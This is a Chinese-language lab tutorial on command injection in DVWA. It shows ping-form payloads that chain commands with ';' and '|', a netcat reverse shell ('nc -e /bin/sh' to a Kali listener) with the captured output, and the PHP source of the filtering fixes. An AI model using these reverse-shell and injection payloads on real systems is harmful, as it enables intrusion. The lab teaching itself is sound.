

# 程式碼執行漏洞(Code Execution) 實作與修復

郭益華

# 程式碼執行漏洞介紹



- 允許攻擊者執行作業系統命令
- Windows 或 Linux 的命令
- 可用來得到 reverse shell
- 或使用 wget 命令上船任何文件檔案

# 目錄

1. 基本程式碼執行漏洞
2. 高等級程式碼執行漏洞
3. 程式碼執行漏洞修復

# 1. 基本程式碼執行漏洞

# 點選 DVWA



Warning: Never expose this VM to an untrusted network!


Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

帳號: admin  
密碼: password

# 登入畫面



點選 DVWA Security 將安全性設定為 low



# 點選 Command Execution

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

### More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>

# 輸入自己的 IP address Ping 看看

Ping 成功 代表可以操作指令，代表可會有漏洞可以嘗試

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

```
PING 192.168.10.131 (192.168.10.131) 56(84) bytes of data.  
64 bytes from 192.168.10.131: icmp_seq=1 ttl=64 time=0.142 ms  
64 bytes from 192.168.10.131: icmp_seq=2 ttl=64 time=0.083 ms  
64 bytes from 192.168.10.131: icmp_seq=3 ttl=64 time=0.070 ms  
  
--- 192.168.10.131 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.070/0.098/0.142/0.032 ms
```



# Linux可同時執行多個指令

當要同時執行兩個指令時，在指令後加上；即可

同時執行ls和  
pwd兩個指令

```
(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads    Music        Public        Videos
Documents  knockpy_report  Pictures    Templates

(kali㉿kali)-[~]
└─$ pwd
/home/kali

(kali㉿kali)-[~]
└─$ ls;pwd
Desktop    Downloads    Music        Public        Videos
Documents  knockpy_report  Pictures    Templates
/home/kali
```

# 發現漏洞

在IP後面加上pwd

**Ping for FREE**

Enter an IP address below:

PING 192.168.10.131 (192.168.10.131) 56(84) bytes of data.  
64 bytes from 192.168.10.131: icmp\_seq=1 ttl=64 time=0.142 ms  
64 bytes from 192.168.10.131: icmp\_seq=2 ttl=64 time=0.083 ms  
64 bytes from 192.168.10.131: icmp\_seq=3 ttl=64 time=0.070 ms

--- 192.168.10.131 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.070/0.098/0.142/0.032 ms

## Vulnerability: Command Execution

**Ping for FREE**

Enter an IP address below:

PING 192.168.10.131 (192.168.10.131) 56(84) bytes of data.  
64 bytes from 192.168.10.131: icmp\_seq=1 ttl=64 time=0.067 ms  
64 bytes from 192.168.10.131: icmp\_seq=2 ttl=64 time=0.065 ms  
64 bytes from 192.168.10.131: icmp\_seq=3 ttl=64 time=0.055 ms

--- 192.168.10.131 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.055/0.062/0.067/0.008 ms

可連帶得到路徑資訊

# 在Kali開啟監聽 port 8080

```
(kali㉿kali)-[~] submit
└─$ nc -vv -l -p 8080
10 listening on [any] 8080 (..) bytes of data.
192.168.10.131: icmp_seq=1 ttl=64 time=0.067 m
192.168.10.131: icmp_seq=2 ttl=64 time=0.065 m
```

# 入侵成功

在IP後面加上 nc -e /bin/sh 你的kali IP 8080

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

58.10.131;nc -e /bin/sh 192.168.10.135 8080 submit

More info

Kali 成功監聽 DVWA

```
(kali@kali) [~]  
$ nc -vv -l -p 8080  
listening on [any] 8080 ...  
192.168.10.131: inverse host lookup failed: Unknown host  
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 37063
```

# 可隨意執行指令獲取資訊

```
(kali㉿kali)-[~]  
$ nc -vv -l -p 8080  
listening on [any] 8080 ...  
192.168.10.131: inverse host lookup failed: Unknown host  
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 37063  
pwd  
/var/www/dvwa/vulnerabilities/exec  
ls  
help  
index.php  
source  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## 2. 高等級程式碼執行漏洞

# 將 Security 調整為 medium 等級

## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium ▼

Submit

# 使用與前面一樣的方法測試

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

```
PING 192.168.10.131 (192.168.10.131) 56(84) bytes of data.  
64 bytes from 192.168.10.131: icmp_seq=1 ttl=64 time=0.037 ms  
64 bytes from 192.168.10.131: icmp_seq=2 ttl=64 time=0.068 ms  
64 bytes from 192.168.10.131: icmp_seq=3 ttl=64 time=0.199 ms  
  
--- 192.168.10.131 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.037/0.101/0.199/0.070 ms
```



# 不會顯示任何資訊

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

submit

More info

# 換一種指令

```
(kali㉿kali)-[~]  
$ ls  
Desktop    Downloads  Music      Public     Videos  
Documents  knockpy_report  Pictures  Templates  
  
(kali㉿kali)-[~]  
$ pwd  
/home/kali  
  
(kali㉿kali)-[~]  
$ ls;pwd  
Desktop    Downloads  Music      Public     Videos  
Documents  knockpy_report  Pictures  Templates  
/home/kali
```

將 ; 替換為 |  
| 會執行最後一個指令

```
(kali㉿kali)-[~]  
$ ls | pwd  
/home/kali  
  
(kali㉿kali)-[~]  
$ ping 192.168.10.131 | pwd  
/home/kali
```

# 測試

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

192.168.10.131 | pwd

submit

### More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

/var/www/dvwa/vulnerabilities/exec

submit

可成功顯示路徑

# 成功入侵

在IP後面加上 nc -e /bin/sh 你的kali IP 8080

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

58.10.131|nc -e /bin/sh 192.168.10.135 8080 submit

Kali 成功監聽 DVWA

```
(kali㉿kali)-[~]  
$ nc -vv -l -p 8080  
listening on [any] 8080 ...  
192.168.10.131: inverse host lookup failed: Unknown host  
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 53239  
█
```

# 可隨意執行指令獲取資訊

```
(kali㉿kali)-[~]  
$ nc -vv -l -p 8080  
listening on [any] 8080 ...  
192.168.10.131: inverse host lookup failed: Unknown host  
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 53239  
pwd  
/var/www/dvwa/vulnerabilities/exec  
ls  
help  
index.php  
source  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

### 3. 程式碼執行漏洞修復

# Medium – Source Code

## Medium Command Execution Source

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Remove any of the characters in the array (blacklist).
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if (strcasecmp(substr(php_uname('s')), 'Windows NT')) {

        $cmd = shell_exec( 'ping ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
```

只有過濾幾個符號，很高機率被破解

# High - Source Code

```
if( isset( $_POST[ 'submit' ] ) ) {  
    $target = $_REQUEST["ip"];  
    $target = stripslashes( $target );  
  
    // Split the IP into 4 octets  
    $octet = explode(".", $target);  
  
    // Check IF each octet is an integer  
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4) ) {  
  
        // If all 4 octets are int's put the IP back together.  
        $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];  
    }  
}
```

將IP依照.進行拆分

確認都是數字

重新組合，即可避免攻擊



# 修復概念

- 不使用危險的功能
- 在指令執行之前進行過濾

**End**